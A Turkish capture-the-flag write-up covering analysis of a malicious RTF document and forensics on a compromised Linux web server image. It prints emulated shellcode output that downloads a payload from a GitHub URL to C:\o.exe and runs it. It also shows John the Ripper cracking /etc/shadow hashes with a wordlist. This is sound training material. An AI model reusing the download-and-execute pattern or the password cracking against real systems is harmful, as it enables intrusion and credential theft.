
Belge açıldığında ortaya çıkan sürecin adı nedir?

ProcessHacker ve ya buna benzer her hangi bir uygulamayı kurup zararlı yazılımı çalıştırdığınızda dosya ismi process olarak belirir.

Cevap:

#5 What is the full path of the downloaded payload?

İndirilen yükün tam yolu nedir?



Python:

```
python3 rtfdump.py -s 7 -a -d c39-EmprisaMaldoc.rtf
```

Terminalde yukarıda belirttiğim kod satırını çalıştırıldığımızda bize bir çıktı verir.

Bunu hex to text yazarak googleda aratırsanız sonuçlar çıkarır.

Burda bir şifrelenme kullanılmış. Ben C:\ gordukten sonra o gordugumden gerisini tahmin

olarak yürüttüm ilk denemede doğru çıktı.

#6 Where is the URL used to fetch the payload?

Yükü almak için kullanılan URL nerede?

Tekrar text'e göz gezdirdiğimizde bize bir github adresi verdi.

Bir resim dosyasi var indirip incelememiz gereklidir.

#7 What is the flag inside the payload?

Yükün içindeki bayrak nedir?

```
kali@kali: ~/analyze/c39-EmprisaMaldoc
File Actions Edit View Help

└──(kali㉿kali)-[~/analyze/c39-EmprisaMaldoc]
$ strings test.png | grep "c" | grep "n" | grep "flag"
Congratulations! flag{cotizacin}

└──(kali㉿kali)-[~/analyze/c39-EmprisaMaldoc]
$
```

string ve grep kullanarak flag degerini vererek bana lazim olan ciktiyi aldım.

#8 The document contains an obfuscated shellcode. What string was used to cut the shellcode in half? (Two words, space in between)

Belge, gizlenmiş bir kabuk kodu içeriyor. Kabuk kodunu yarıya indirmek için hangi dize kullanıldı? (İki kelime, arada boşluk)

Tekrardan text'i inceledigimizde isareledigim yaziyi aliyoruz.

#9 What function was used to download the payload file from within the shellcode?

Yük dosyasını kabuk kodu içinden indirmek için hangi işlev kullanıldı?

```
0x1079: 'kernel32.GetProcAddress(0x77000000, "LoadLibraryA")' -> 0xffffe0000  
0x1091: 'kernel32.LoadLibraryA("urlmon.dll")' -> 0x54500000  
0x10ba: 'kernel32.GetProcAddress(0x54500000, "URLDownloadToFileA")' -> 0xffffe0001  
0x10c8: 'urlmon.URLDownloadToFileA(0x0, "https://raw.githubusercontent.com/accident  
identalrebel.com/gh-pages/theme/images/test.png", C:\\o.exe", 0x0, 0x0)' -> 0x0  
0x10e4: 'kernel32.GetProcAddress(0x77000000, "WinExec")' -> 0xffffe0002  
0x10ed: 'kernel32.WinExec("C:\\o.exe", 0x5)' -> 0x20  
0x110a: 'kernel32.GetProcAddress(0x77000000, "ExitProcess")' -> 0xffffe0003  
0x110c: 'kernel32.ExitProcess(0x7469845)' -> 0x0  
* Finished emulating
```

Python:

```
speakeasy.py -t dosya.bin -a x86 -r
```

speakeasy aracına githubdan erişip indirebilirsiniz. setup etmeniz gereklidir.  
bin dosyasını yaratmak için hex kodlarını decode ederek dosya.bin  
yazarak kayd edip sonrasında architecture secmeniz gereklidir. yani x64 vs x86.  
Artık burada bir çok sorunun cevabı ortaya çıkıyor.

#10 What function was used to execute the downloaded payload file?

İndirilen yük dosyasını yürütmek için hangi işlev kullanıldı?

```
0x1079: 'kernel32.GetProcAddress(0x77000000, "LoadLibraryA")' -> 0xffffe0000  
0x1091: 'kernel32.LoadLibraryA("urlmon.dll")' -> 0x54500000  
0x10ba: 'kernel32.GetProcAddress(0x54500000, "URLDownloadToFileA")' -> 0xffffe0001  
0x10c8: 'urlmon.URLDownloadToFileA(0x0, "https://raw.githubusercontent.com/accidentalrebel.com/gh-pages/theme/images/test.png", "C:\\\\o.exe", 0x0, 0x0)' -> 0x0  
0x10e4: 'kernel32.GetProcAddress(0x77000000, "WinExec")' -> 0xffffe0002  
0x10ed: 'kernel32.WinExec("C:\\\\o.exe", 0x5)' -> 0x20  
0x110a: 'kernel32.GetProcAddress(0x77000000, "ExitProcess")' -> 0xffffe0003  
0x110c: 'kernel32.ExitProcess(0x74697845)' -> 0x0  
* Finished emulating
```

9cu sorudan aldığımız command burada ve 11ci soruda iş goruyor.

#11 Which DLL gets loaded using the "LoadLibrayA" function?

"LoadLibrayA" işlevi kullanılarak hangi DLL yüklenir?

```
0x1079: 'kernel32.GetProcAddress(0x77000000, "LoadLibraryA")' -> 0xffffe0000  
0x1091: 'kernel32.LoadLibraryA("urlmon.dll")' -> 0x54500000  
0x10ba: 'kernel32.GetProcAddress(0x54500000, "URLDownloadToFileA")' -> 0xffffe0001  
0x10c8: 'urlmon.URLDownloadToFileA(0x0, "https://raw.githubusercontent.com/accidentalrebel.com/gh-pages/theme/images/test.png", "C:\\\\o.exe", 0x0, 0x0)' -> 0x0  
0x10e4: 'kernel32.GetProcAddress(0x77000000, "WinExec")' -> 0xffffe0002  
0x10ed: 'kernel32.WinExec("C:\\\\o.exe", 0x5)' -> 0x20  
0x110a: 'kernel32.GetProcAddress(0x77000000, "ExitProcess")' -> 0xffffe0003  
0x110c: 'kernel32.ExitProcess(0x74697845)' -> 0x0  
* Finished emulating
```


#12 What is the FONT name that gets loaded by the process to trigger the buffer overflow exploit?(3 words)

Arabellek taşıması istismarını tetiklemek için işlem tarafından yüklenen FONT adı nedir?(3 kelime)

cat ile dosyamizi okuyup text'e cevirdigimizde altlarda  
fontumuz cikiyor.

#13 What is the GitHub link of the tool that was likely used to make this exploit?

Bu istismarı gerçekleştirmek için kullanılmış olması muhtemel aracın GitHub bağlantısı nedir?



CVE kodunu google'da arattığımızda zaten etkili sonuclar çıkarır.

Bize lazımlı olan github reposu.

#14 What is the memory address written by the exploit to execute the shellcode?

Kabuk kodunu yürütütmek için istismar tarafından yazılan bellek adresi nedir?

Exploitin kaynak koduna baktigimizda bellek adresini rahatlikla gorebiliriz.

# HACKED

HACKED

**1-)What is the system timezone?(Sistemin saat dilimi nedir ?)**

Sistemin saat dilimini Linux da timedatectl komutu ile öğreniyoruz. İmaj dosyamızda ise etc(konfigürasyon dosyalarının bulunduğu dizin) altında timezone dosyasında görüntüülüyoruz.

AccessData FTK Imager 4.7.1.2

File View Mode Help

Evidence Tree File List

Hex Value Interpreter

Type Size Value

signed integer 1-8

unsigned int 1-8

FILETIME (to... 8

DOS date 2

DOS time 2

time\_t (UTC) 4

time\_t (local) 4

Byte order:  Little endian  Big endian

For User Guide, press F1

NUM

Name	Type	Date Modified
/etc/resolv.conf	Symbolic Link	3.04.2016 16:05:51
/etc/rmt	Regular File	4.02.2014 13:17:15
/etc/rpc	Regular File	30.12.2013 11:08:55
/etc/syslog	Regular File	19.08.2014 19:51:16
/etc/security	Regular File	20.03.2012 21:14:48
/etc/selinux	Regular File	17.02.2014 02:42:39
/etc/shadow	Regular File	30.12.2013 11:08:55
/etc/shells	Regular File	5.10.2010 13:21:39
/etc/systemd	Regular File	2.05.2016 16:54:20
/etc/udev	Regular File	3.04.2016 16:12:21
/etc/update-mirror	Regular File	1.04.2016 13:09:24
/etc/update-notifier	Regular File	1.04.2016 16:36:02
/etc/vim	Regular File	10.02.2014 19:20:40
/etc/subuid	Regular File	1.04.2015 02:25:31
/etc/subgid	Regular File	3.04.2016 16:33:16
/etc/sudoers	Regular File	2.07.2013 03:01:00
/etc/syctl.conf	Regular File	1.04.2014 14:13:07
/etc/timezone	Regular File	11.04.2014 21:52:46
/etc/ufc.conf	Regular File	1.04.2016 16:36:02
/etc/updatedb.conf	Regular File	1.07.2013 03:01:00
/etc/upstart-xsessions	Regular File	20.06.2013 14:13:07
/etc/vtrob	Symbolic Link	3.04.2016 16:05:51

Europe/Brussels

Cevap: Europe/Brussels

## 2-) Who was the last user to log in to the system? (Sisteme son giriş yapan kullanıcı kimdir?)

Linux için sisteme son giriş yapan kullanıcıları last, lastlog komutları yardımıyla görüntüleyebiliriz. İmaj dosyamızda ise (log kayıtlarının tutulduğu) /var/log dizini altında auth.log dosyasında bulabiliriz. Aşağıdaki ekran görüntüsünde cevabımız yaniltıcı bir kullanıcı adı şeklindedir.

AccessData FTK Imager 4.7.1.2

File View Mode Help

Evidence Tree File List

Hex Value Interpreter

Type Size Value

signed integer 1-8

unsigned int 1-8

FILETIME (to... 8

DOS date 2

DOS time 2

time\_t (UTC) 4

time\_t (local) 4

Byte order:  Little endian  Big endian

Selected: 1 Webserver.E01/VulnOSv2-vg-root [31244MB]/NONAME [ext4]/var/log/auth.log

NUM

```

Oct 5 13:21:39 VulnOSv2 pam_unix(pwquality): Failed to find entry for user php
Oct 5 13:21:44 VulnOSv2 su[3082]: pam_unix(sshd:session): session closed for user root
Oct 5 13:23:34 VulnOSv2 pam_unix(sshd:session): session opened for user root by (uid=0)
Oct 5 13:23:45 VulnOSv2 sshd[2999]: Received disconnect from 192.168.210.131:115: disconnected by user
Oct 5 13:21:45 VulnOSv2 sshd[2999]: pam_unix(sshd:session): session closed for user mail
Oct 5 13:23:34 VulnOSv2 sshd[3108]: Accepted password for mail from 192.168.210.131 port 57708 ssh2
Oct 5 13:23:34 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session opened for user mail by (uid=0)
Oct 5 13:23:39 VulnOSv2 sudo:  mail : TTY:pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
Oct 5 13:23:39 VulnOSv2 su[3164]: Successful su for root by root
Oct 5 13:23:39 VulnOSv2 su[3164]: + /dev/pts/1 root:root
Oct 5 13:23:39 VulnOSv2 su[3164]: pam_unix(sshd:session): session opened for user root by mail(uid=0)
Oct 5 13:23:39 VulnOSv2 su[3164]: pam_unix(sshd:session): session closed for user root
Oct 5 13:24:09 VulnOSv2 sudo:  pam_unix(sshd:session): session closed for user root
Oct 5 13:24:11 VulnOSv2 sshd[3156]: Received disconnect from 192.168.210.131:115: disconnected by user
Oct 5 13:24:11 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session closed for user mail

```

Cevap: mail

**3-)What was the source port the user 'mail' connected from?(Mail kullanıcısının bağlandığı kaynak port neydi ?)**

2. sorunun görselinde bağlantıın kabul edildiği log kaydında kaynak portu görebilirsiniz.

Cevap: 57708

**4-)How long was the last session for user 'mail'? (Minutes only)(Mail kullanıcısının son oturumu ne kadar sürdü ?)**

Aşağıdaki görselde mail kullanıcısının giriş yaptığı Oct 5 13:23:34 tarihi ve oturumu kapattığı Oct 5 13:24:11 tarihi arasındaki farkı dakika cinsinden alırsak cevabımıza ulaşmış oluruz.

The screenshot shows the AccessData FTK Imager interface. On the left, the 'Evidence Tree' pane displays a file system structure with directories like /run, /sbin, /usr, /var, and /tmp. On the right, the 'File List' pane shows a detailed view of files under the /var/log directory, including 'auth.log'. The 'auth.log' file contains several log entries. One entry at Oct 5 13:23:34 indicates a password acceptance for user 'mail'. Another entry at Oct 5 13:24:11 indicates a disconnect from user 'mail'. The 'Hex Value Interpreter' and 'Byte order' dropdown are visible at the bottom.

```
Oct 5 13:23:34 VulnOSv2 passwd[3097]: pam_unix(chauthtok): Failed to find entry for user php.
Oct 5 13:23:44 VulnOSv2 su[3082]: pam_unix(session): session closed for user root
Oct 5 13:23:44 VulnOSv2 sudo: pam_unix(sudo:session): session closed for user root
Oct 5 13:23:45 VulnOSv2 sshd[3048]: Received disconnect from 192.168.210.131:11: disconnected by user
Oct 5 13:23:45 VulnOSv2 sshd[3048]: pam_unix(chauthtok): Failed to find entry for user php.
Oct 5 13:23:34 VulnOSv2 sshd[3108]: Accepted password for mail from 192.168.210.131 port 57708 ssh2
Oct 5 13:23:34 VulnOSv2 su[3082]: pam_unix(sudo:session): session opened for user mail by (uid=0)
Oct 5 13:23:39 VulnOSv2 sudo: pam_unix(sudo:session): session closed for user root
Oct 5 13:23:39 VulnOSv2 su[3164]: Successful su for root by root
Oct 5 13:23:39 VulnOSv2 su[3164]: + /dev/pts/1 root:root
Oct 5 13:23:39 VulnOSv2 su[3164]: pam_unix(su:session): session opened for user root by mail(uid=0)
Oct 5 13:24:09 VulnOSv2 su[3164]: pam_unix(su:session): session closed for user root
Oct 5 13:24:09 VulnOSv2 sudo: pam_unix(sudo:session): session closed for user root
Oct 5 13:24:11 VulnOSv2 sshd[3154]: Received disconnect from 192.168.210.131:11: disconnected by user
Oct 5 13:24:11 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session closed for user mail
```

Cevap: 1

**5-)Which server service did the last user use to log in to the system?(Son kullanıcı sisteme giriş yapmak için hangi sunucu servisini kullandı ?)**

Resimde mail kullanıcısının başarıyla giriş yaptığı satırda cevap gösterilmiştir.

```

AccessData FTK Imager 4.7.1.2
File View Mode Help
Evidence Tree File List
[unallocated space]
Unpartitioned Space [LVM2]
Hex Value Interpreter
Type Size Value
signed integer 1-8
unsigned int_8 1-8
FILETIME (U... 8
FILETIME (O... 8
DOS date 2
DOS time 2
time_t(UTC) 4
time_t(locl) 4
Oct 5 13:21:39 VulnOSv2 passwd[3097]: pam_unix(passwd:chauthok): Failed to find entry for user php.
Oct 5 13:21:44 VulnOSv2 su[3082]: pam_unix(su:session): session closed for user root
Oct 5 13:21:44 VulnOSv2 sudo: pam_unix(sudo:session): session closed for user root
Oct 5 13:21:45 VulnOSv2 sshd[3048]: Received disconnect from 192.168.210.131: 11: disconnected by user
Oct 5 13:21:45 VulnOSv2 sshd[2999]: pam_unix(sshd:session): session closed for user mail
Oct 5 13:23:34 VulnOSv2 sshd[3108]: Accepted password for mail from 192.168.210.131 port 57708 ssh2
Oct 5 13:23:39 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session opened for user mail by (uid=0)
Oct 5 13:23:39 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root
Oct 5 13:23:39 VulnOSv2 sudo: pam_unix(sudo:session): session opened for user root by mail(uid=0)
Oct 5 13:23:39 VulnOSv2 su[3164]: Successful su for root by root
Oct 5 13:23:39 VulnOSv2 su[3164]: + /dev/pts/1 root:root
Oct 5 13:24:09 VulnOSv2 su[3164]: pam_unix(su:session): session opened for user root by mail(uid=0)
Oct 5 13:24:09 VulnOSv2 sudo: pam_unix(sudo:session): session closed for user root
Oct 5 13:24:11 VulnOSv2 sshd[3156]: Received disconnect from 192.168.210.131: 11: disconnected by user
Oct 5 13:24:11 VulnOSv2 sshd[3108]: pam_unix(sshd:session): session closed for user mail


```

Cevap: sshd

*sshd, OpenSSH sunucu işlemidir. SSH protokolünü kullanarak gelen bağlantıları dinler ve protokol için sunucu görevi görür. Kullanıcı kimlik doğrulaması, şifreleme, terminal bağlantıları, dosya aktarımları ve tünel oluşturma işlemlerini gerçekleştirir.*

**6-)What type of authentication attack was performed against the target machine?(Hedef makineye karşı hangi tür bir kimlik doğrulama saldırısı gerçekleştirildi ?)**

*Aşağıdaki resimde de görüleceği üzere dar zaman (dakika,minutes-only) aralıklarında farklı portlardan root kullanıcısı için şifre denemeleri yapılmış. Bu kimlik doğrulama saldırıları kaba kuvvet olarak adlandırılır.*



Cevap: Bruteforce

## 7-)How many IP addresses are listed in the '/var/log/lastlog' file?(/var/log/lastlog dosyası altında kaç tane IP adresi bulunmaktadır ?)

Soruda belirtilen dizin altındaki lastlog dosyasına gittiğimizde hex formatlara söyle kısaca bir göz gezdiriyoruz ve çoğu değerin 0 olduğunu görüntüülüyoruz. Sağ tarafında bulunan text formata göz gezdirdiğimizde ise bizi '3\*Wtty1 şeklinde bir string ifade karşılıyor. Eğer kaydırma çubuğu vasıtayıyla çok uzun olan bu dosyayı yavaş yavaş incelersek sonucumuza ulaşabiliriz fakat biz onun yerine bu dosyaya sağ tıklayıp Export Files ile çıkaralım ve sürükle bırak ile Linux'umuza atalım. Bu arada bu lastlog şeklindeki dosyalar düzensiz dosyalar olarak adlandırılır. Yani herhangi bir uzantısı olmayan, varsayılan eklentiler vasıtayıyla görüntüleyemeyeceğimiz formattaki dosyalara düzensiz dosyalar denir.(Windows'ta klasörde görüntüleyeceğimiz bir dosyaya Görünüm>Dosya Adı Uzantıları seçeneğini aktif etmemize rağmen görünmüyorsa buna düzensiz dosya diyebiliriz.) Linux'a aldığımız bu dosyayı strings komutuyla çalıştırırsak bize cevabımızı verecektir.

\*Aynı zamanda Linux içinde varsayılan olarak gelen komut satırı hex görüntüleyicisi olan hexly toolu ile lastlog dosyasını çalıştırırsak(hexyl lastlog) ve görüntülediğimiz ip adreslerinin hexadecimal karşılıklarını FTK Imager içinde Ctrl+F(Bul) ile aratırsak kolay bir şekilde ip adreslerinin sağlamasını yapabiliriz.

```

Dosya Eylemler Düzen Görünüm Yardım

└$ strings lastlog
'3*wttty1
lpts/1
192.168.210.131
2*wpts/0
192.168.56.101
)Wttty1

```

Cevap: 2

### **8-)How many users have a login shell?(Kaç kullanıcının oturum açma kabuğu/shell var ?)**

Kullanıcılarının kabuklarını görüntülemek için /etc/passwd dosyasına bakıyoruz.

Soruyu cevaplamak için FTK Imager içerisinde Ctrl+F ile /bin/bash araması yaparsak kabuğa sahip kullanıcıları görüntüüleriz.

\*Kabuğu nologin olanlar ise doğrudan sistemde oturum açamaz, ayrıca bu kullanıcı çok düşük izinlerle yapılandırılmıştır.

\*Bir sistem yöneticisinin bir Linux sistemindeki kullanıcı hesaplarını devre dışı bırakması gerektiği zaman nologin kullanılır. Devre dışı bırakılmış hesaplar için yedek bir kabuk alanı olarak tasarılmıştır.

The screenshot shows the FTK Imager interface with the search results for '/bin/bash' in the Evidence Tree pane. The results list several files and paths containing '/bin/bash', such as /bin/bash, /bin/login, /bin/nologin, and /var/spool/postfix/bin/false. The search results pane also shows other entries like /etc/passwd, /etc/profile, and /etc/protocols.

Cevap: 5

**9-)What is the password of the mail user?(Mail kullanıcısının parolası nedir ?)**

Linux kullanıcılarının şifrelerinin bulunduğu dosya olan /etc/shadow a bakiyoruz gerekir. Burada ise mail kullanıcısının parolası şifreli bir şekilde tutulmaktadır. Bu dosyayı Export Files ile dışarı çıkarıp, sürükle bırak ile Linux'a alalım. Şifreli dosyamızı ise JohnTheRipper şifre kırma aracı ile kırmaya çalışalım.

`john --wordlist=wordlistimiz kırılacak_dosya` (Shadow dosyasını format(--format) belirtmeden kırabiliriz, wordlist olarak ise rockyou.txt dosyasını kullanacağız.)

`john --wordlist=/usr/share/wordlists/rockyou.txt shadow`

Bu komut bize mail kullanıcısının şifresini kırmış bir şekilde gösterecektir.

```
Dosya Eylemler Düzen Görünüm Yardım

└$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
forensics      (php)
forensics      (mail)
2g 0:00:01:48 0,99% (ETA: 04:57:53) 0.01846g/s 1540p/s 5738c/s 5738C/s shawn03 .. plums
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Cevap: forensics

**10-)Which user account was created by the attacker?(Saldırgan tarafından hangi hesap oluşturuldu ?)**

Linuxta kullanıcıları useradd veya adduser komutlarıyla oluştururuz. Fakat useradd yaygın olarak kullanılmaktadır. Burdan yola çıkarak kullanıcı oluşturulduğunda bir kayıt, log kaydı tutulacağı için bunu /var/log dizini altında auth.log dosyasına bakalım. Ctrl+F ile adduser araması yaparsak boş bir sonuç döner fakat useradd yaparsak birkaç filtreleme görüntüleyebiliriz. Bunlara göz gezdirdiğimizde içinde COMMAND olan bir satır dikkatimizi çekiyor. Zaten bu satırda skel dizini dikkatimizi çekiyor.(Buradaki dosyalar, kullanıcı hesabı açıldığında kullanıcının ev dizinine kopyalanır.)

Bu: COMMAND

Sadece tam sözcükleri eşleştir

Büyük küçük harf eşleştir

Tüm eşleme şablonları yurgula

Geri Sonraki

*Cevap: php*

**11-)How many user groups exist on the machine?(Makinede kaç kullanıcı grubu var?)**

*Linux içinde grupları /etc dizini altında görüntüleyebiliriz. İmaj dosyamızda ise group dosyasına gittiğimizde grupları görüyoruz. Export Files ile dosyayı çıkarıp Linux'a atalım.*

`cat group | nl` -> Komutunu çalıştırırsak hem group dosyasını görüntülemiş hem de dosyadaki satır sayılarını görüntülemiş oluruz.

```
└─$ cat group | nl
 1 root:x:0:
 2 daemon:x:1:
 3 bin:x:2:
 4 sys:x:3:
 5 adm:x:4:syslog,vulnosadmin
 6 tty:x:5:
 7 disk:x:6:
 8 lp:x:7:
 9 mail:x:8:
10 news:x:9:
11 uucp:x:10:
12 man:x:12:
13 proxy:x:13:
14 kmem:x:15:
15 dialout:x:20:
16 fax:x:21:
17 voice:x:22:
18 cdrom:x:24:vulnosadmin
19 floppy:x:25:
20 tape:x:26:
21 sudo:x:27:php,mail
22 audio:x:29:
23 dip:x:30:vulnosadmin
24 www-data:x:33:
25 backup:x:34:

26 operator:x:37:
27 list:x:38:
28 irc:x:39:
29 src:x:40:
30 gnats:x:41:
31 shadow:x:42:
32 utmp:x:43:
33 video:x:44:
34 sasl:x:45:
35 plugdev:x:46:vulnosadmin
36 staff:x:50:
37 games:x:60:
38 users:x:100:
39 nogroup:x:65534:
40 libuuid:x:101:
41 netdev:x:102:
42 crontab:x:103:
43 syslog:x:104:
44 fuse:x:105:
45 messagebus:x:106:
46 mlocate:x:107:
47 ssh:x:108:
48 landscape:x:109:
49 vulnosadmin:x:1000:
50 lpadmin:x:110:vulnosadmin
51 sambashare:x:111:vulnosadmin
52 ssl-cert:x:112:postgres
53 mysql:x:113:
54 webmin:x:1001:
55 postfix:x:114:
56 postdrop:x:115:
57 postgres:x:116:
58 php:x:999:
```

Cevap: 58

### 12-)How many users have sudo access?(Kaç kullanıcının sudo erişimi var ?)

Bu soruyu ise grplardan yola çıkararak çözebiliriz. Sudo grubuna ait kullanıcılar sudo erişimine sahip demektir.

```
4 sys:x:3:
5 adm:x:4:syslog,vulnosadmin
6 tty:x:5:
7 disk:x:6:
8 lp:x:7:
9 mail:x:8:
10 news:x:9:
11 uucp:x:10:
12 man:x:12:
13 proxy:x:13:
14 kmem:x:15:
15 dialout:x:20:
16 fax:x:21:
17 voice:x:22:
18 cdrom:x:24:vulnosadmin
19 floppy:x:25:
20 tape:x:26:
21 sudo:x:27:php,mail
22 audio:x:29:
23 dip:x:30:vulnosadmin
24 www-data:x:33:
25 backup:x:34:
26 operator:x:37:
27 list:x:38:
28 irc:x:39:
29 src:x:40:
30 gnats:x:41:
31 shadow:x:42:
32 utmp:x:43:
33 video:x:44:
34 sasl:x:45:
35 plugdev:x:46:vulnosadmin
36 staff:x:50:
37 games:x:60:
```

Cevap: 2

**13-)What is the home directory of the PHP user?(PHP kullanıcısının ana dizini nedir?)**

Root dışındaki kullanıcıların home/ana dizinlerini /etc dizini altında passwd dosyasında görüntüleriz.

AccessData FTK Imager 4.7.1.2

File View Mode Help

Evidence Tree File List

Hex Value Interpreter

```

sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/bin/bash
news:x:9:10:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
